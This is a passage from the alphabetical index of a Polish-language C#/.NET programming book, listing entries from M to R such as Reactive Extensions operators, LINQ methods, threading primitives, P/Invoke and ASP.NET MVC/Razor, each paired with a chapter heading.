**Monitor.Pulse**, [Oczekiwanie i powiadomienia](#)  
**Monitor.Wait**, [Jak jest przekształcana instrukcja lock](#)  
**Monitr.Exit**, [Monitory oraz słowo kluczowe lock](#)  
**MoveNext**, [Interfejsy list i sekwencji](#)  
**Notify**, [Pamięć lokalna wątku](#), [Główne podzespoły współdziałania](#)  
**object.ReferenceEquals**, [Typy referencyjne](#), [Technologia COM](#)  
**Observable.Create**, [Tworzenie źródła przy wykorzystaniu delegatów](#)  
**Observable.Empty<T>**, [Subskrybowanie obserwowań źródeł przy użyciu delegatów](#)  
**Observable.FromAsync**, [API asynchroniczne](#)  
**Observable.FromEventPattern**, [IEnumerable<T>](#)  
**Observable.Generate<T State, TResult>**, [Generate](#)  
**Observable.Interval**, [API asynchroniczne](#)  
**Observable.Never<T>**, [Subskrybowanie obserwowań źródeł przy użyciu delegatów](#)  
**Observable.Range**, [Never](#), [SubscribeOn](#)  
**Observable.Repeat<T>**, [Never](#)  
**Observable.Return<T>**, [Never](#)  
**Observable.Throw**, [Never](#)  
**Observable.Timer**, [Interval](#)  
**ObserveOn**, [ObserveOn](#)  
**OnComplete**, [Delegaty a interfejsy](#)  
**OnCompleted**, [Podstawowe interfejsy](#), [Implementacja źródeł zimnych](#)  
**OnError**, [Delegaty a interfejsy](#), [Podstawowe interfejsy](#), [Implementacja źródeł zimnych](#)  
**OnNext**, [Delegaty a interfejsy](#), [Implementacja źródeł cieplych](#)

OrderBy, [Określanie porządku](#)  
OrderByDescending, [Określanie porządku](#)  
Overlap, [Zbiory](#)  
Parallel.For, [Anulowanie](#)  
Parse, [Dziedziczenie i tworzenie obiektów](#)  
Path.Combine, [Klasa Directory](#)  
Pop, [Kolejki i stosy](#)  
PrepareConstrainedRegions, [Wyjątki asynchroniczne](#)  
Publish, [Tworzenie źródła przy wykorzystaniu delegatów](#)  
Pulse, [Oczekiwanie i powiadomienia](#)  
PulseAll, [Oczekiwanie i powiadomienia](#)  
Push, [Kolejki i stosy](#)  
QueryInterface, [Metadane](#)  
QueueUserWork, [Uruchamianie prac przy wykorzystaniu klasy Task](#)  
Read, [Pliki i strumienie, Klasa Stream](#)  
ReadLineAsync, [Wykonywanie wielu operacji i pętli, Obsługa błędów](#)  
Redirect, [Kontrolery](#)  
ReferenceEquals, [Wszechobecne metody typu object](#)  
ReflectionOnlyGetType, [Type oraz TypeInfo](#)  
RegisterRoutes, [Trasowanie](#)  
RegisterWaitForSingleObject, [Obiekty zdarzeń](#)  
ReleaseHandle, [Bezpieczne uchwyty](#)  
ReleasseMutex, [Semafora](#)  
RemoveFirst, [Kolejki i stosy](#)  
RemoveLast, [Kolejki i stosy](#)  
Reset, [Blokady odczytu i zapisu](#)  
Resize, [Kopiowanie i zmiana wielkości](#)  
RoCreateInstance, [Metadane](#)  
RoGetActivationFactory, [Metadane](#)  
Run, [Implementacja źródeł cieplych](#)  
Seek, [Położenie i poruszanie się w strumieniu](#)  
Select, [Obsługa wyrażeń zapytań](#)  
SelectMany, [Operator SelectMany](#)

[SendAsync](#), [Nowe słowa kluczowe: async oraz await](#)  
[Serialize](#), [Serializacja CLR](#)  
[SetAccessControl](#), [Bezpośrednie stosowanie różnych sposobów kodowania](#)  
[SetData](#), [Pamięć lokalna wątku](#)  
[SetLastError](#), [Wartości wynikowe technologii COM](#)  
[SetLength](#), [Opróżnianie strumienia](#)  
[SetMaxThreads](#), [Heurystyki tworzenia wątków](#)  
[ShowMessage](#), [Metody wirtualne](#)  
[SignalAndWait](#), [Obiekty zdarzeń](#)  
[Subscribe](#), [Podstawowe interfejsy](#), [Implementacja źródeł cieplych](#),  
[Tworzenie źródła przy wykorzystaniu delegatów](#)  
[SuppressFinalize](#), [Destruktory i finalizacja](#)  
[Task.Factory.StartNew](#), [Klasy Task oraz Task<T>](#)  
[ThenBy](#), [Określanie porządku](#)  
[this.GetType](#), [Bloki kodu](#)  
[Thread.Sleep](#), [Wykonywanie wielu operacji i pętli](#)  
[ToEventPattern](#), [Zdarzenia .NET](#)  
[ToObservable](#), [AsyncSubject<T>](#), [API asynchroniczne](#)  
[ToString](#), [Kowariancja i kontrawariancja](#)  
[TrimExcess](#), [List<T>](#)  
[TryEnter](#), [Oczekiwanie i powiadomienia](#)  
[TryGetValue](#), [Słowniki](#), [Słabe referencje](#), [Wyjątki](#)  
[TryParse](#), [Wyjątki](#)  
[Union](#), [Agregacja](#)  
[UseObjects](#), [Typ dynamic](#)  
[View](#), [Kontrolery](#), [Pisanie kontrolerów](#)  
[Wait](#), [Oczekiwanie i powiadomienia](#), [Wyjątki pojedyncze oraz grupy wyjątków](#)  
[WaitAll](#), [Obiekty zdarzeń](#)  
[WaitOne](#), [Obiekty zdarzeń](#)  
[WhenAll](#), [Związki zadanie nadrzędne — zadanie podrzędne](#)  
[WhenAny](#), [Związki zadanie nadrzędne — zadanie podrzędne](#)  
[Where](#), [Wyrażenia lambda oraz drzewa wyrażeń](#), [Obsługa wyrażeń zapytań](#)

**Write, Pliki i strumienie**

**WriteAsync, Inne wzorce asynchroniczne**

**XmlReader.Create, StreamReader oraz StreamWriter**

**metody**

abstrakcyjne, Metody abstrakcyjne

akcji, Kontrolery

anonimowe, anonymous method, Metody inline, Niebezpieczny kod asynchroniczny, Asynchroniczne cechy języka, Nowe słowa kluczowe: async oraz await

częściowe, Typy anonimowe

globalne, Zagnieżdżone przestrzenie nazw

inline, inline method, Metody inline

**klasy**

**Directory, Klasa File**

**File, Klasa File**

**List<T>, List<T>**

**object, Kowariancja i kontrawariancja**

ogólne, generic methods, Typy ogólne, Metody ogólne

ostateczne, sealed methods, Metody abstrakcyjne

rozszerzeń, extension methods, Argumenty opcjonalne

statyczne, Punkt wejścia do programu, Metadane

ukryte, Metody abstrakcyjne

warunkowe, conditional methods, Symbole komplikacji

wirtualne, Dostępność i dziedziczenie

wytwarzające, factory method, Wyrażenia lambda oraz drzewa wyrażeń

z modyfikatorem async, Zwracanie obiektu Task

zagnieżdżone, Zwracanie obiektu Task

zwrotne, Wzorzec słowa kluczowego await

**mikropomiary, microbenchmarking, Przeszukiwanie i sortowanie**

**model**

**AssemblyModel, Pisanie kontrolerów**

**kodu ukrytego, Kontrolki serwerowe**

**najwyższego poziomu, Trasowanie**

programowania asynchronicznego, APM, [Operacje asynchroniczne](#)  
reprezentujący podzespół, [Pisanie modeli](#)  
wiązania danych, [Typowy układ projektu MVC](#)  
widoku,.viewmodel, [Edycja tekstów](#)  
model-widok-prezenter, [Edycja tekstów](#)  
moduły, modules, [Podzespoły składające się z wielu plików](#)  
modyfikacja  
przechwyconej zmiennej, [Przechwytywane zmienne](#)  
tablic, [Tablice](#)  
modyfikator internal, [Pisanie testu jednostkowego](#)  
modyfikatory dostępności, [Klasy](#)  
modyfikowanie  
właściwości, [Właściwości](#)  
zawartości obiektu, [Właściwości i zmienne typy wartościowe](#)  
monitory, [Monitory oraz słowo kluczowe lock](#)  
MSDN, Microsoft Developer Network Library, [Bezpieczeństwo](#)  
MTA, multithreaded apartment, [STAThread oraz MTAThread](#)  
muteksy, [Semafora](#)  
MVC, Model View Controller, [Strony nadzędne](#)  
domyślny układ strony, [Widoki](#)  
generowanie łączy, [Obsługa dodatkowych danych wejściowych](#)  
kontrolery, [Kontrolery](#)  
modele, [Kontrolery](#)  
obsługa danych wejściowych, [Pisanie kontrolerów](#)  
układ projektu, [MVC](#), [Kontrolery](#)  
widoki, [Kontrolery](#)

## N

narzędzie  
Fakes, [Ograniczenia typu referencyjnego](#)  
FxCop, [Klasy](#)  
ILDASM, [Iteratory](#)  
msbuild, [Visual Studio](#)

**nawiasy**

kątowe, [Typy referencyjne](#), [Typy ogólne](#), [Wyrażenia](#)  
klamrowe, [Przestrzenie nazw](#), [Zmienne lokalne](#), [Bloki kodu](#)  
kwadratowe, [Tablice](#)

**nazwa**

klasy, [Klasy](#)  
punktu wejścia, [Obsługa łańcuchów znaków](#)  
zmiennej, [Zakres](#)  
podzespołu, [Global Assembly Cache](#), [Identyfikator kulturowy](#)

nazwane potoki, named pipes, [Konkretne typy strumieni](#)

**nazwy**

niewymawialne, [Wzorzec słowa kluczowego await](#)  
zastępcze, [Przestrzenie nazw](#), [Tożsamość typu](#)

NET Core Profile, [Architektura procesora](#)

niebezpieczna sztuczka, [Wyrażenia](#)

niebezpieczny kod, [Niebezpieczny kod](#)

**niejawna**

delegacja instancji, [Tworzenie delegatów](#)  
konwersja, [Dziedziczenie](#)  
konwersja referencji, [Kowariancja i kontrawariancja](#), [Popularne typy delegatów](#)

**niejawne**

pakowanie, [Pakowanie](#)  
tworzenie delegatu, [Tworzenie delegatów](#)  
numer wersji podzespołu, [Silne nazwy](#)

**O**

**obiekt**, [Cykl życia obiektów](#)

AggregateException, [Wyjątki pojedyncze oraz grupy wyjątków](#)  
CancellationTokenSource, [Inne wzorce asynchroniczne](#)  
CCW, [Obsługa łańcuchów znaków](#)  
ExpandoObject, [Klasa ExpandoObject](#)  
FileInfo, [Klasy FileInfo, DirectoryInfo oraz FileInfo](#)

[FileStream](#), [Implementacja źródeł zimnych](#), [Konkretne typy do odczytu i zapisu łańcuchów znaków](#)

[IBuffer](#), [Bufory](#)

[IInputStream](#), [Windows 8 oraz interfejs IRandomAccessStream](#)

[IRandomAccessStream](#), [Windows 8 oraz interfejs IRandomAccessStream](#)

[KeyWatcher](#), [Implementacja źródeł cieplych](#)

[Polyline](#), [Operatory Join](#)

[RCW](#), [Obsługa łańcuchów znaków](#)

[Request](#), [Jawne wskazywanie treści](#)

[SimpleColdSource](#), [Implementacja źródeł zimnych](#)

[StorageFile](#), [Windows 8 oraz interfejs IRandomAccessStream](#)

[StringBuilder](#), [Wątki, zmienne i wspólny stan](#)

[StringReader](#), [StreamReader oraz StreamWriter](#)

[Task](#), [Semafora](#)

[Thread](#), [Wątki](#)

[TypeInfo](#), [Assembly](#), [Typy ogólne](#)

## obiekty

[COM](#), [Skrypty](#)

dynamiczne niestandardowe, [Ograniczenia typu dynamic](#)

formatujące, [Serializacja CLR](#)

obserwowałe, [Wyznaczanie okien przy użyciu obiektów obserwowanych](#)

programu Excel, [Słowo kluczowe dynamic i mechanizmy współdziałania](#)

[RCW](#), [Technologia COM](#)

skryptowe, scriptable objects, [Słowo kluczowe dynamic i mechanizmy współdziałania](#)

stron, [Jawne wskazywanie treści](#), [Bloki kodu](#)

wyjątków, [Obsługa wyjątków](#)

zdarzeń, [Blokady odczytu i zapisu](#)

## obsługa

anulowania, [Anulowanie](#)

błędów, [Implementacja źródeł zimnych](#), [Tworzenie źródła przy wykorzystaniu delegatów](#), [Mechanizmy szeregujące](#), [Wzorzec słowa kluczowego await](#)

błędów Win32, [Wartości wynikowe technologii COM](#)  
działania asynchronicznych, [Wielowątkowość](#)  
działania współbieżnych, [Klasa LazyInitializer](#)  
łańcuchów znaków, [Szeregowanie](#), [Obsługa łańcuchów znaków](#)  
modelu TypeModel, [Obsługa dodatkowych danych wejściowych](#)  
operacji asynchronicznych, [Operatory Join](#)  
powiadomień ze skryptu, [Skrypty](#)  
przepływu danych, [Klasa Parallel](#)  
[Unicode](#), [Obsługa łańcuchów znaków](#)  
wartości HRESULT, [Wartości wynikowe technologii COM](#)  
widoków, [MVC](#)  
wielowątkowości, [Klasa ExecutionContext](#), [Muteksy](#), [Leniwia inicjalizacja](#)  
wyjątków, [Błędy wykrywane przez środowisko uruchomieniowe](#), [Wiele bloków catch](#), [Obsługa błędów](#)  
wyrażeń zapytań, [Jak są rozwijane wyrażenia zapytań](#)  
zdarzeń, [Zdarzenia](#), [Niestandardowe metody dodające i usuwające zdarzenia](#), [Klasa Barrier](#), [Obsługa zdarzeń](#)  
oddzielona prezentacja, separated presentation, [Edycja tekstów](#)  
odwołanie do projektu, [Dodawanie projektów do istniejącej solucji](#)  
odwzorowanie, map, [Kształtowanie danych oraz typy anonimowe](#)  
odzwierciedlanie, reflection, [Odwziewciedlanie](#)  
odzyskiwanie pamięci, GC, [Kod zarządzany i CLR](#), [Cykl życia obiektów](#),  
[Określanie osiągalności danych](#), [Słabe referencje](#), [Przypadkowe utrudnianie scalania](#), [Niestandardowe metody dodające i usuwające zdarzenia](#), [Procesy 32- i 64-bitowe](#)  
ograniczenia typu, [Ograniczenia](#)  
dynamic, [Dynamiczne języki .NET](#), [Klasa ExpandoObject](#)  
referencyjnego, [Ograniczenia typu](#)  
wartościowego, [Ograniczenia typu referencyjnego](#)  
okno  
Add View, [Pisanie modeli](#)  
Exceptions, [Debugowanie i wyjątki](#)  
New Project, [Anatomia prostego programu](#)

projektu MVC, [Typowy układ projektu MVC](#)  
przesuwane, [Operatory Buffer i Window](#)  
Reference Manager, [Dodawanie projektów do istniejącej solucji](#)  
okrajanie, slicing, [Dziedziczenie](#)  
określanie

klasy bazowej, [Dziedziczenie](#)  
typów, [Dynamiczne określanie typów](#)  
typu delegatu, [Ograniczenia typu dynamicznego](#)  
właściwości DataContext, [Wiązanie danych](#)

opakowywanie  
łańcucha znaków, [StreamReader oraz StreamWriter](#)  
typu referencyjnego, [Pakowanie](#)  
zdarzeń, [IEnumerable<T>](#), [Zdarzenia .NET](#)  
źródła, [IEnumerable<T>](#)

opcja  
Add Reference, [Klasy i obiekty stron](#)  
Embedded Resource, [Anatomia podzespołu](#)  
Find All References, [Typy wyliczeniowe](#)  
References, [Przestrzenie nazw](#), [Wczytywanie podzespołów](#)  
Resource File, [Identyfikator kulturowy](#)  
Start Debugging, [Punkt wejścia do programu](#)  
Start Without Debugging, [Punkt wejścia do programu](#)

opcje  
kontynuacji, [Kontynuacje](#)  
tworzenia zadań, [Klasy Task oraz Task<T>](#)

operacje  
asynchroniczne, [Operacje asynchroniczne](#), [Konteksty wykonania i synchronizacji](#), [Operacje równoległe i nieobsłużone wyjątki](#)  
bez blokowania, [Klasa Interlocked](#)  
na zbiorach, [Operacje na zbiorach](#)  
odzwierciedlania, [Pobieranie atrybutów](#)  
równoległe, [Wyjątki pojedyncze oraz grupy wyjątków](#)  
wejścia-wyjścia, [Wątki kończenia operacji wejścia-wyjścia](#), [Asynchroniczne](#)

## cechy języka

współbieżne, Anulowanie, Wyjątki pojedyncze oraz grupy wyjątków z uzależnieniami czasowymi, API asynchroniczne

operandy, Instrukcje

operator, Indeksatory

$\geq$ , Operatory

$|$ , Indeksatory

$\|$ , Indeksatory

$\neq$ , Struktury

$\&$ , Indeksatory, Niebezpieczny kod

$\&\&$ , Indeksatory

$\cdot\cdot$ , Operatory

$\cdot\cdot\cdot$ , Operatory

$+$ , Zmienne lokalne, Operatory

$\cdot\cdot\cdot$ , Typy referencyjne

$\cdot\cdot=\cdot$ , Operatory

$\cdot\cdot\cdot=\cdot\cdot\cdot$ , Typy referencyjne, Struktury

$>$ , Operatory

Aggregate, Projekcje i odwzorowania, Operatory Buffer i Window,

Operator Scan

All, Testy zawierania

Amb, Operator Scan

Any, Testy zawierania

as, Dziedziczenie i konwersje

AsEnumerable<T>, Konwersje

AsQueryable<T>, Konwersje

Average, Konkretne elementy i podzakresy

Buffer, Merge, Wyznaczanie okien przy użyciu obiektów obserwowalnych

dzielenie słów, Operator Scan

okna czasowe, Operatory Buffer i Window, Sample

wygładzanie wyników, Operatory Buffer i Window

Concat, Operacje na zbiorach, Operatory działające na całych sekwencjach

z zachowaniem kolejności, Agregacja oraz inne operatory zwracające jedną

## wartość

Contains, [Testy zawierania](#)

Count, [Testy zawierania](#)

DefaultIfEmpty<T>, [Konkretne elementy i podzakresy](#)

Delay, [Operatory okien czasowych](#)

DelaySubscription, [Operatory okien czasowych](#)

Distinct, [Operacje na zbiorach](#)

DistinctUntilChanged, [Operator Amb](#)

ElementAt, [Konkretne elementy i podzakresy](#)

ElementAtOrDefault, [Konkretne elementy i podzakresy](#)

Except, [Operacje na zbiorach](#)

false, [Operatory](#)

First, [Konkretne elementy i podzakresy](#)

FirstOrDefault, [Konkretne elementy i podzakresy](#)

GroupBy, [Grupowanie](#)

GroupJoin, [Złączenia, Zapytania LINQ, Operatory Join](#)

Intersect, [Operacje na zbiorach](#)

is, [Dziedziczenie i konwersje](#)

Join, [Grupowanie, Operatory Join](#)

Last, [Konkretne elementy i podzakresy](#)

LastOrDefault, [Konkretne elementy i podzakresy](#)

LongCount, [Testy zawierania](#)

Max, [Agregacja](#)

Merge, [Operatory biblioteki Rx](#)

Min, [Agregacja](#)

new, [Klasy, Typy referencyjne](#)

null coalescing, [Operatory](#)

OfType<T>, [Filtrowanie, Konwersje](#)

Reverse, [Operatory działające na całych sekwencjach z zachowaniem kolejności](#)

Sample, [Sample](#)

Scan, [Operator Scan](#)

Select, [Selekcja, Zapytania LINQ, Agregacja oraz inne operatory](#)

## [zwracające jedną wartość](#)

SelectMany, [Projekcje i odwzorowania](#), [Operator SelectMany](#), [Operatory Join](#)

SequenceEqual, [Operatory działające na całych sekwencjach z zachowaniem kolejności](#)

Single, [Testy zawierania](#)

SingleOrDefault, [Konkretne elementy i podzakresy](#)

Skip, [Konkretne elementy i podzakresy](#), [Agregacja](#)

SkipWhile, [Konkretne elementy i podzakresy](#)

Sum, [Konkretne elementy i podzakresy](#)

Take, [Konkretne elementy i podzakresy](#)

TakeWhile, [Konkretne elementy i podzakresy](#)

ThenBy, [LINQ, typy ogólne oraz interfejs IQueryable<T>](#)

Throttle, [Timestamp](#)

Timeout, [Sample](#)

Timestamp, [Timestamp](#)

ToArray, [Testy zawierania](#)

ToDictionary, [Konwersje](#)

ToList, [Testy zawierania](#)

ToLookup, [Konwersje](#)

trójargumentowy, [Operatory](#)

true, [Operatory](#)

typeof, [MemberInfo](#), [Szablony danych](#)

Union, [Operacje na zbiorach](#)

Where, [Przetwarzanie opóźnione](#), [Filtrowanie](#), [Zapytania LINQ](#)

Window, [Merge](#)

sekwencja obserwowalna, [Wyznaczanie okien przy użyciu obiektów obserwalnych](#)

wygładzanie, [Operatory Buffer i Window](#)

operator Zip, [Operatory działające na całych sekwencjach z zachowaniem kolejności](#)

operatorы

agregujące, [Agregacja oraz inne operatory zwracające jedną wartość](#)

arytmetyczne, [Operatory](#)  
bitowe, [Operatory](#)  
konwersji, [Operatory](#)  
[LINQ](#), [Interfejsy list i sekwencji](#), [LINQ](#), [Konwersje](#), [Zapytania LINQ](#),  
[Stosowanie innych komponentów](#)  
logiczne, [Operatory](#)  
okien czasowych, [Sample](#)  
przypisania złożone, [Operatory](#)  
relacyjne, [Operatory](#)  
zwracające jedną wartość, [Agregacja oraz inne operatory zwracające jedną wartość](#)  
opóźnione podpisywanie, delay sign, [Silne nazwy](#)  
opróżnianie strumienia, [Położenie i poruszanie się w strumieniu](#)  
optymalizacja kompilatora JIT, [Typy odzwierciedlania](#)  
ostrzeżenie, warning, [Metody abstrakcyjne](#)

## P

### P/Invoke

błedy Win32, [Wartości wynikowe technologii COM](#)  
konwencje wywołań, [Mechanizm Platform Invoke](#)  
łańcuch znaków, [Obsługa łańcuchów znaków](#)  
punkt wejścia, [Obsługa łańcuchów znaków](#)

### pakiet

.xap, [Silverlight i obiekty skryptowe](#)  
Office, [Słowo kluczowe dynamic i mechanizmy współdziałania](#), [Metadane](#)

### pakowanie, boxing, [Interfejsy](#), [Pakowanie](#)

pakowanie danych typu Nullable<T>, [Pakowanie](#)

### pamięć

lokalna wątku, [Pamięć lokalna wątku](#)  
podręczna podzespołów, [Jawne wczytywanie podzespołów](#)

### panel

Canvas, [Panele](#)  
DockPanel, [Wyspecjalizowane panele Windows Runtime](#)

**Grid, StackPanel, Wyspecjalizowane panele Windows Runtime**  
**Solution Explorer, Visual Studio, Dodawanie projektów do istniejącej**  
**solucji**  
StackPanel, [Panele](#), [Grid](#), [Kontrolki](#)  
Test Explorer, [Pisanie testu jednostkowego](#)  
Unit Test Explorer, [Pisanie testu jednostkowego](#), [Punkt wejścia do](#)  
[programu](#)  
WrapPanel, [Panele WPF](#)

**panele**  
Windows Runtime, [Grid](#)  
WPF, [Wyspecjalizowane panele Windows Runtime](#)  
XAML, [Szerokość i wysokość](#)

**Parallel LINQ, Parallel LINQ (PLINQ), Klasa Parallel**  
parametry typu, [Typy ogólne](#)  
pędzel, brush, [ImageBrush](#)

**pętla**  
@foreach, [Trasowanie](#)  
do, [Pętle: while oraz do](#)  
for, [Pętle: while oraz do](#)  
foreach, [Pętle znane z języka C](#), [Interfejs IDisposable](#), [Wyrażenia](#)  
while, [Pętle: while oraz do](#), [Interfejs IDisposable](#)

**piaskownica, sandbox, Dlaczego C#?, ClickOnce oraz XBAP**

**pisanie**  
kontrolerów, [Pisanie widoków](#)  
modeli, [Pisanie modeli](#)  
widoków, [Pisanie modeli](#)

**Platform Invoke, Bezpieczeństwo**

**platforma**  
MapReduce, [Projekcje i odwzorowania](#)  
Windows Forms, [ClickOnce oraz XBAP](#)  
WPF, [ClickOnce oraz XBAP](#)

**plik**  
\_Layout.cshtml, [Kontrolery](#)

\_PageStart.cshtml, Strony nadrzędne  
\_ViewStart.cshtml, Kontrolery  
About.cshtml, Kontrolery  
App.config, Tablice, Tryby odzyskiwania pamięci  
App.xaml, Szablony danych  
AssemblyInfo.cs, Klasy, Cele atrybutów, Nazwy i wersje  
Contact.cshtml, Kontrolery  
global.asax, Wyjątki nieobsługiwane  
Global.asax, Generowanie łączy do akcji  
Global.asax.cs, Strony nadrzędne  
Index.cshtml, Kontrolery  
kodu ukrytego, Generowane klasy i kod ukryty  
mscorlib, Silne nazwy  
Page.aspx.cs, Bloki kodu  
RouteConfig.cs, Generowanie łączy do akcji  
StandardStyles.xaml, Style  
Type.cshtml, Obsługa dodatkowych danych wejściowych  
UnitText1.cs, Pisanie testu jednostkowego  
web.config, Tryby odzyskiwania pamięci

## pliki

.appx, Wdrażanie pakietów  
.appxsym, Wdrażanie pakietów  
.appupload, Wdrażanie pakietów  
.aspx, ASP.NET, Strony początkowe, MVC  
.cshtml, ASP.NET  
.csproj, Visual Studio, Anatomia prostego programu, Wyrażenia  
.dll, Visual Studio  
.exe, Visual Studio, Visual Studio i podzespoły  
.msi, ClickOnce oraz XBAP  
.resx, Numery wersji a wczytywanie podzespołów  
.sln, Visual Studio  
.suo, Visual Studio  
.vbhtml, ASP.NET

.vcxproj, [Visual Studio](#)  
.winmd, [Metadane](#)  
.xap, [ClickOnce oraz XBAP](#)  
.zip, [ClickOnce oraz XBAP](#)  
bitmap, [Kształty](#)  
CSS, [Strony układu](#)  
nagłówkowe C++, [Niebezpieczny kod](#)  
PE, [Anatomia podzespołu](#)  
XAML, [Obiekty wyjątków](#)  
XML, [ClickOnce oraz XBAP](#)  
zasobów, [Identyfikator kulturowy](#)

## pobieranie

atrybutów, [Typ atrybutu](#), [Wczytywanie w celach wykonania operacji odzwierciedlania](#)  
obiektu Type, [MemberInfo](#)  
strony WWW, [Konteksty wykonania i synchronizacji wyniku zadania](#), [Pobieranie wyników z obiektu podzespołu](#), [Assembly zasobów](#), [Identyfikator kulturowy](#)

## podsystem POSIX, [Podzespoły składające się z wielu plików](#)

## podzespoły, [Podzespoły](#)

Global Assembly Cache, [Jawne wczytywanie podzespołów hybrydowe](#), [Architektura procesora](#)  
identyfikator kulturowy, [Numery wersji a wczytywanie podzespołów](#)  
klucze silnych nazw, [Silne nazwy](#)  
nazwa prosta, [Global Assembly Cache](#)  
nazwa silna, [Global Assembly Cache](#)  
numer wersji, [Silne nazwy](#)  
określanie architektury, [Architektura procesora](#)  
wczytywanie, [Wczytywanie podzespołów](#), [Wczytywanie podzespołów współdziałania](#), interop assembly, [Metadane](#)  
zabezpieczenia, [Aplikacje Silverlight oraz Windows Phone](#)

## podzespoł, assembly, [Podzespoły](#)

**ComparerLib**, [Wczytywanie podzespołów](#)  
**Microsoft.CSharp**, [Silverlight i obiekty skryptowe](#)  
**mscorlib**, [Zasoby Win32](#)

**podział sterty**, [Odzyskiwanie pamięci](#)  
**pojemność listy**, [List<T>](#)  
**pola**, [Kiedy tworzyć typy wartościowe?](#)  
**pole**  
    niestatyczne, [Składowe statyczne](#)  
    statyczne, [Składowe statyczne](#)

**porównywanie**  
    referencji, [Typy referencyjne](#)  
    wartości, [Typy referencyjne](#)

**porządek**  
    big-endian, [Szeregowanie](#)  
    little-endian, [Szeregowanie](#)

**poszukiwanie wyjątków**, [Wyjątki pojedyncze oraz grupy wyjątków](#)  
**powiadomienia o zmianach właściwości**, [Wiązanie danych](#)  
**powinowactwo do wątku**, **thread affinity**, [STAThread oraz MTAThread](#), [Wątki kończenia operacji wejścia-wyjścia](#)

**poziomy dostępu**  
    chroniony, protected, [Dostępność i dziedziczenie](#)  
    chroniony wewnętrzny, protected internal, [Dostępność i dziedziczenie](#)  
    prywatny, private, [Wszechobecne metody typu object](#)  
    publiczny, public, [Wszechobecne metody typu object](#)  
    wewnętrzny, internal, [Dostępność i dziedziczenie](#)

**preambuła**, [Kodowania wykorzystujące strony kodowe](#)  
**predykat**, predicate, [Delegaty, wyrażenia lambda i zdarzenia](#)  
**priorytet operatorów**, [Wyrażenia](#)  
**procedura obsługi zdarzeń**, [Obsługa zdarzeń](#)  
**procesy**, [Tablice](#)

**program**  
    Excel, [Słowo kluczowe dynamic i mechanizmy współdziałania](#)  
    ILDASM, [Metadane](#)

sn, [Silne nazwy, InternalsVisibleToAttribute](#)  
TLBIMP, [Metadane](#)

programowanie

- asynchroniczne, [Ogólność jest ważniejsza od specjalizacji, Więcej niż składnia](#)
- obiektowe, [Typy](#)
  - w oparciu o testy, [Dodawanie projektów do istniejącej solucji](#)

projekcja

- elementów, [Grupowanie](#)
- lambda, [Agregacja oraz inne operatory zwracające jedną wartość](#)

projekcje, [Kształtowanie danych oraz typy anonimowe](#)

projektant XAML, XAML designer, [Wyrównanie](#)

promowanie, [Konwersje liczb](#)

propagacja zdarzeń, event bubbling, [Niestandardowe metody dodające i usuwające zdarzenia](#)

protokół OData, [Entity Framework](#)

prywatna klasa zagnieżdzona, [Typy zagnieżdzone](#)

przechodzenie

- do końca instrukcji, [Wielokrotny wybór przy użyciu instrukcji switch pomiędzy sekcjami, Wielokrotny wybór przy użyciu instrukcji switch](#)

przechwytywanie

- myszy, [Zapytania LINQ](#)
- wartości licznika, [Przechwytywane zmienne](#)
- zmiennych, [Przechwytywane zmienne](#)

przeciążanie metod, [Argumenty opcjonalne](#)

przeglądanie kolekcji, [Pętle znane z języka C](#)

przekazywanie argumentów przez referencję, [Przekazywanie argumentów przez referencję](#)

przekroczenie zakresu, [Konteksty sprawdzane](#)

przekształcanie

- sygnatur, [Wartości wynikowe technologii COM](#)
- wyników zapytania, [Kształtowanie danych oraz typy anonimowe](#)

przenośne biblioteki klas, [Architektura procesora](#)

przepelnienie danych, [Konteksty sprawdzane](#)

przesłanianie metod wirtualnych, [Metody wirtualne](#)

przestrzenie nazw, namespace, [Pisanie testu jednostkowego](#)

XAML, [Przestrzenie nazw XAML oraz XML](#)

XML, [Przestrzenie nazw XAML oraz XML](#)

zagnieżdżone, [Przestrzenie nazw](#)

przestrzeń deklaracji, declaration scope, [Niejednoznaczności nazw zmiennych](#)

przestrzeń nazw

Microsoft.Phone.Reactive, [Rx oraz różne wersje .NET Framework](#)

System, [Pisanie testu jednostkowego](#)

System.Collections.Concurrent, [Kolekcje współbieżne, Klasa LazyInitializer](#)

System.Collections.Generics, [List<T>](#)

System.ComponentModel.DataAnnotations, [Pisanie widoków](#)

System.Core, [Przestrzenie nazw](#)

System.Diagnostics, [Symbole komplikacji, Przeszukiwanie i sortowanie](#)

System.Globalization, [Sposób na szybkie zakończenie aplikacji](#)

System.IO, [Przestrzenie nazw](#)

System.Linq, [Obsługa wyrażeń zapytań](#)

System.Numerics, [Konteksty sprawdzane](#)

System.Reactive, [Rx oraz różne wersje .NET Framework](#)

System.Reactive.Linq, [Mechanizmy szeregujące, Zdarzenia .NET](#)

System.Reflection, [Odwzorciedlanie](#)

System.Runtime.CompilerServices, [Wzorzec słowa kluczowego await](#)

System.Text, [Przestrzenie nazw](#)

System.Threading.Tasks.Dataflow, [TPL Dataflow](#)

System.Transactions, [Pamięć lokalna wątku](#)

System.Web, [Przestrzenie nazw](#)

System.Web.UI, [Blok kodu](#)

System.Windows, [Właściwości](#)

Windows.Storage, [Znane katalogi](#)

Windows.UI.Xaml.Controls, [Przestrzenie nazw XAML oraz XML,](#)

[Kontrolki](#)

przeszukiwanie tablicy, [Użycie słowa kluczowego params do przekazywania zmiennej liczby argumentów](#)

przetwarzanie

bloku instrukcji lock, [Monitory oraz słowo kluczowe lock](#)

elementów, [Generate](#)

kolekcji, [Przeglądanie kolekcji przy użyciu pętli foreach](#)  
operandów, [Wyrażenia](#)

opóźnione, [Przetwarzanie opóźnione](#)

wyrażeń, [Wyrażenia](#)

przypisanie, [Wyrażenia](#)

pudełko, box, [Interfejsy](#), [Pakowanie](#)

pula wątków, [Klasa Thread](#)

punkt

strumienia, [Klasa Stream](#)

wejścia do programu, [Pisanie testu jednostkowego](#), [Zagnieżdżone przestrzenie nazw](#), [Klasy](#)

## R

Razor, [ASP.NET](#)

bloki kodu, [Sterowanie przepływem](#)

klasy i obiekty stron, [Jawne wskazywanie treści](#)

sterowanie przepływem, [Wyrażenia](#)

stosowanie wyrażeń, [Wyrażenia](#)

strony początkowe, [Strony układu](#)

wskazywanie treści, [Bloki kodu](#)

RCW, runtime-callable wrapper, [Obsługa łańcuchów znaków](#)

Reactive Extensions, [Reactive Extensions](#)

dostosowywanie źródeł, [AsyncSubject<T>](#)

funkcje w wersjach .NET, [Rx oraz różne wersje .NET Framework](#)

generowanie sekwencji, [Subskrybowanie obserwowlanych źródeł przy użyciu delegatów](#)

grupowanie zdarzeń, [Zapytania LINQ](#)

interfejs [IObservable<T>](#), [Podstawowe interfejsy](#), [AsyncSubject<T>](#)

